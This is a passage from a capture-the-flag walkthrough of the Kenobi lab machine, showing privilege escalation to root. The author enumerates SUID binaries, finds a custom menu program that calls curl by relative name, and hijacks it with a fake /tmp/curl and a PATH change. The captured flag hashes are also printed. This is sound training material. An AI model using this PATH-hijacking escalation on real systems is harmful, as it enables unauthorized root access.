


```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

now as we have got normal user access the last step is to gain root access to the machine to fully compromise it.

Here we will have to deal with SUID bitset basically the file that has SUID bit set to it , the file runs with the privilege level of file owner rather than the user executing the file.


We will use **find / -perm -u=s -type f 2>/dev/null** command to look for such files.



```
kenobi@kenobi:~$  find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$
```


So here is an unusual binary here I.e *usr/bin/menu*

lets try running it :




```
kenobi@kenobi:~$ /usr/bin/menu

*******************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
```

we can use strings command to see what this binary has inside it in text format and here is what we got :




```
kenobi@kenobi:~$ strings /usr/bin/menu
```



```
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
```


so basically this script runs commands based on our input and displays us the result .

As this binary does not use a specified path to curl binary what we can do is , create a binary named curl copy the content of a shell to this “new” curl binary , set permissions to executable, add it to tmp directory , add tmp directory to path , when we run that menu executable and select 1 . it will execute the binary in /tmp directory and run shell as root for us :



```
kenobi@kenobi:/tmp$ echo sh > curl
kenobi@kenobi:/tmp$ ls
curl  sh  systemd-private-627f8229555f42e3aa82e307c5769a71-systemd-timesyncd.service-ONL2Mk
kenobi@kenobi:/tmp$ chmod +777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ echo $PATH
/tmp:/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:/tmp$
```


now just run that *usr/bin/menu:*



```
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# whoami
root
```

got root access , boom :-0

flag :



```
# cd root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
# 
```